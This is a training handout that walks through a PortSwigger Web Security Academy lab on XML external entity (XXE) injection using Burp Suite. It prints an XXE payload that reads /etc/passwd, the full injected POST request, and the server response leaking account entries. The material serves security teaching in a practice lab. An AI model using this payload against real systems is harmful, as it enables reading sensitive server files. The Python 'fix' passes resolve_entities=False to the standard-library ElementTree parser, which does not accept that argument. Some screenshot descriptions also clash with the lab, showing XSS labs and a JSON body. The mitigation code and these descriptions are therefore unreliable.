

9. XML External Entity (XXE) Injection

Objective: To learn about XXE vulnerabilities and how to exploit them

Tools: Burp Suit, a Vulnerable XML-based application

XML External Entity (XXE) vulnerabilities are a type of security flaw that arises when an application processes XML input. This occurs due to misconfigured XML parsers allowing malicious actors to interact with external entities. Understanding XXE vulnerabilities involves learning how XML processing works, the role of external entities, and the potential attack vectors.

What Are XXE Vulnerabilities?

- **XML External Entities:** XML allows the inclusion of external data sources through "external entities." For example:

```
xml
Copy code
<!DOCTYPE example [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

In this example, `&xxe;` will include the content of `/etc/passwd` if external entities are processed.


- **Cause of Vulnerability:** When XML parsers allow untrusted input to define or include external entities without restrictions, attackers can:
 - Access sensitive server files (local file inclusion).
 - Perform server-side request forgery (SSRF).
 - Execute denial-of-service attacks (e.g., via large payloads or infinite loops).

Prevention and Mitigation


1. **Disable External Entities:** Configure XML parsers to disallow external entities. Example in Python:

```
python
Copy code
import xml.etree.ElementTree as ET
parser = ET.XMLParser(resolve_entities=False)
```


2. **Use Secure Parsers:** Many modern parsers, like defusedxml in Python, are designed to prevent XXE by default.
3. **Validate Input:** Sanitize and validate input to ensure only trusted data is processed.
4. **Use WAFs:** Employ Web Application Firewalls to block malicious XML payloads.



Step1: Open The BurpSuite Either in kali OR Windows



Step2: Open The BurpSuite Browser In the BurpSuite



Advanced Cyber Security

Step3: Login into the PortSwigger Account

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below the navigation is a tabs bar with 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. Under the 'Proxy' tab, there are sub-options: 'Intercept' (which is red), 'HTTP history', 'WebSockets history', 'Match and replace', and 'Proxy settings'. Below these are buttons for 'Intercept off' (disabled), 'Forward' (disabled), and 'Drop' (disabled). A status bar at the bottom shows 'Time', 'Type', 'Direction', 'Method', 'URL', and 'Status'. In the center, there's a small icon of a blue and green shield-like shape with arrows. Below it, the text 'Intercept is off' is displayed, followed by a note: 'If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.' At the bottom right are 'Learn more' and 'Open browser' buttons.

Step4: Go to Research and Select All Labs

The screenshot shows the PortSwigger.net dashboard. The top navigation bar includes a logo, 'Log out', and 'MY ACCOUNT'. Below the navigation are links for 'Products', 'Solutions', 'Research', 'Academy', 'Support', and a search bar. The main menu has items: 'Dashboard', 'Learning paths', 'Latest topics', 'All content' (with a dropdown arrow), 'Hall of Fame', 'Get started', and 'Get certified'. A sidebar on the left says 'Welcome back!' and describes the learning path. The main content area features a card for the 'Web cache' lab, which includes an illustration of a person at a computer, a brief description, and a 'Learn more' button. The 'All labs' option in the sidebar is highlighted.

Advanced Cyber Security

Step5: Select The XML external entity (XXE) injection

The screenshot shows the navigation bar on the left with various security topics listed. The 'XML external entity (XXE) injection' topic is highlighted in blue, indicating it is the current selection.

On the right, there is a list of four lab challenges:

- LAB APPRENTICE DOM XSS in jQuery anchor `href` attribute sink using `location.search source` → Not solved
- LAB APPRENTICE DOM XSS in jQuery selector sink using a hashchange event → Not solved
- LAB APPRENTICE Reflected XSS into attribute with angle brackets HTML-encoded → Not solved
- LAB APPRENTICE Stored XSS into anchor `href` attribute with double quotes HTML-encoded → Not solved

Step6: In That Select LAB

Exploiting XXE using external entities to retrieve files

XML external entity (XXE) injection

This screenshot shows the 'XML external entity (XXE) injection' lab challenges:

- LAB APPRENTICE Exploiting XXE using external entities to retrieve files → Solved
- LAB APPRENTICE Exploiting XXE to perform SSRF attacks → Not solved
- LAB PRACTITIONER Blind XXE with out-of-band interaction → Not solved

Step7: Click On the ACCESS THE LAB

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>. The page title is "Lab: Exploiting XXE using external entities to retrieve files".

The sidebar on the left contains a navigation menu for XXE injection labs:

- Back to all topics
- What is XXE?
- XML entities
- How vulnerabilities arise
- Testing for vulnerabilities
- Exploiting vulnerabilities
- Blind vulnerabilities
- Finding hidden attack surface
- Preventing vulnerabilities
- View all XXE injection labs

The main content area displays the lab details:

APPRENTICE ✓ Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.


ACCESS THE LAB

⌚ Solution


⌚ Community solutions

Advanced Cyber Security

Step8: Select the Anyone Products Appear On the Screen



Step9: Open the BurpSuite, In the Proxy Turn On the Intercept



Advanced Cyber Security

Step10: Again Open the BurpSuite Browser Check for Stocks with Intercept On

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A red circle highlights the last request in the list, which is a POST method to '/product/stock'. The request details show a JSON payload: {"productId": 1, "stock": 100}. The response status code is 4.

Step11: In The HTTP Request Of POST Method Right Click And Send It to Repeater

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A context menu is open over the last POST request to '/product/stock'. The 'Send to Repeater' option is highlighted. The request details show a JSON payload: {"productId": 1, "stock": 100}. The response status code is 4.

Step12: Go To Repater Request Body Type The Command as Show in The Fig

Above stock check

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

Below product Id Type This

&xxe;

Advanced Cyber Security

Request

| Pretty | Raw | Hex |
|--|-----|-----|
| POST /product/stock HTTP/2 Host: Oaff00e5046f30aa83c428b000370014.web-security-academy.net Cookie: session=j0BrzdEGJzoFrS5GXq07117d0o8Ds4H Content-Length: 108 Sec-Ch-Ua-Platform: "Windows" Accept-Language: en-US,en;q=0.9 Sec-Ch-UA: "Chromium";v="131", "Not_A_Brand";v="24" Content-Type: application/xml Sec-Ch-UA-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 Accept: */* Origin: https://Oaff00e5046f30aa83c428b000370014.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://Oaff00e5046f30aa83c428b000370014.web-security-academy.net/product?p productId=16 Accept-Encoding: gzip, deflate, br Priority: u=1, i <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]> <stockCheck> <productId> &xxe;</productId> <storeId> &xxe;</storeId> </stockCheck> | | |

0 highlights

Step13: In The Response If You See The Invalid Product Congratulations. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.

Response

| Pretty | Raw | Hex | Render |
|--|-----|-----|--------|
| 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2340 5 6 "Invalid product ID: 7 root:x:0:0:root:/root:/bin/bash 8 daemon:x:1:1:daemon:/usr/sbin/nologin 9 bin:x:2:2:bin:/usr/sbin/nologin 10 sys:x:3:3:sys:/dev/usr/sbin/nologin 11 sync:x:4:65534:sync:/bin:/sync 12 games:x:5:60:games:/usr/games:/usr/sbin/nologin 13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 21 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin 22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 23 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin 24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 26 peter:x:12001:12001::/home/peter:/bin/bash 27 carlos:x:12002:12002::/home/carlos:/bin/bash 28 user:x:12000:12000::/home/user:/bin/bash 29 elmer:x:12099:12099::/home/elmer:/bin/bash 30 academy:x:10000:10000::/academy:/bin/bash 31 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin 32 dnsmasq:x:102:65534:dnsmasq, , | | | |

0 highlights

Advanced Cyber Security

Step14: Turn off the intercept in the BurpSuite and then visit to the BurpSuite browser

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below it is a secondary menu with 'Dashboard', 'Target', 'Proxy' (which is highlighted in orange), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. The main workspace shows a timeline of network traffic. A specific request from 'play.google.com' is selected. The 'Inspector' panel on the right displays various request details like attributes, query parameters, cookies, and headers.

Results:

The screenshot shows a browser window with the URL <https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product?productId=16>. The page title is 'Web Security Academy' with a 'Solved' badge. The main content area says 'Exploiting XXE using external entities to retrieve files'. At the bottom, there's a message 'Congratulations, you solved the lab!' and buttons for 'Share your skills!', 'Continue learning >', and 'Home'.

Giant Pillow Thing



\$95.40

